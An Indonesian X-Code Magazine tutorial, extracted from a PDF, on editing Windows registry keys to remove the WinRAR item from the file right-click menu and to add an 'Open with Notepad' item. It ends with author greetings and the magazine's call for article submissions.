
Menghapus Item pada Menu Klik Kanan File

Untuk menghapus salah satu item pada menu klik kanan file, buka "HKEY_LOCAL_MACHINE\SOFTWARE\Classes*\shellex\ContextMenuHandlers":



Seperti pada gambar, sebagai contoh penulis akan menghilangkan menu WinRAR pada menu klik kanan.


Untuk menghilangkan menu tersebut ada beberapa cara, cara yang pertama yaitu dengan menghapus key yang ada dan cara yang kedua yaitu dengan mendisable key yang ada. Mendisable menu WinRAR dapat dilakukan dengan menambahkan string pada awal (default):




Setelah kita menambahkan string apa saja ke dalamnya, kita coba untuk melakukan klik kanan pada suatu file. Apabila semua langkah sudah dilakukan dengan benar, maka menu WinRAR akan menghilang. Untuk mengembalikan (enable) menu WinRAR kembali, hapus string yang sudah kita tambahkan.

Menambahkan Item pada Menu Klik Kanan File

Sebagai contoh dalam tutorial ini penulis akan menambahkan item "Buka Dengan Notepad". Langkah awalnya adalah dengan membuka "HKEY_LOCAL_MACHINE\SOFTWARE\Classes*" dan buat key baru dengan nama "shell", di dalamnya buat key baru dengan nama "notepad", kemudian di dalamnya buat key lagi dengan nama "command", perhatikan gambar berikut:



Ubah default value pada notepad dengan "Buka Dengan Notepad", dan ubah default value command menjadi "C:\WINDOWS\notepad.exe" "%1" (jangan hilangkan tanda kutipnya).



Kemudian kita coba dengan melakukan klik kanan terhadap suatu file. Bila semua langkah sudah dilakukan dengan benar maka kita akan menemukan menu "Buka Dengan Notepad" bila kita melakukan klik kanan terhadap suatu file.

Demikian tutorial singkat dari penulis, semoga bisa bermanfaat bagi pembaca. Apabila terdapat salah kata dari penulis, penulis mohon maaf yang sebesar – besarnya.


Greetz:

Strife Leonhart, w1g45, x-code members, semua VB Programmer di dunia, semua pencinta open source dan semua orang yang telah membantu penulis memahami dunia digital ini.

Regards,
XSc12pDZhe a.k.a shadow626

Ketentuan menjadi penulis X-Code Magazine

X Code



Isi materi :

- o Kategori Komputer umum
- o Kategori Pemograman
- o Kategori Hacking Windows / Linux / FreeBSD / OpenBSD / BeOS Etc
- o Kategori Cracking
- o Kategori Phreaking

Kirimkan tulisan anda dengan :

- o Filetype : .Doc
- o Page Setup : Paper size = Letter
- o Line spacing : single
- o Font : Century Gothic, size Judul = 18 dan paragraph = 10

Kirimkan tulisan anda ke Redaksi X-Code Magazine :

[1] yk_family_code@yahoo.com

[2] ferdianelli@yahoo.com

Subject : Tutorial untuk X-Code 11 (Judul artikel anda)

Attachment : JudulTutorAnda.zip atau tutorJudul.rar (pilih salah satu format). Anda boleh menyertakan source code ke dalam file zip

Artikel akan diseleksi. Jika sesuai dengan kriteria, maka kami akan memasang artikel anda di X-Code Magazine 11. Redaksi berhak mengedit isi tulisan sesuai kebutuhan.

Terima kasih atas perhatiannya.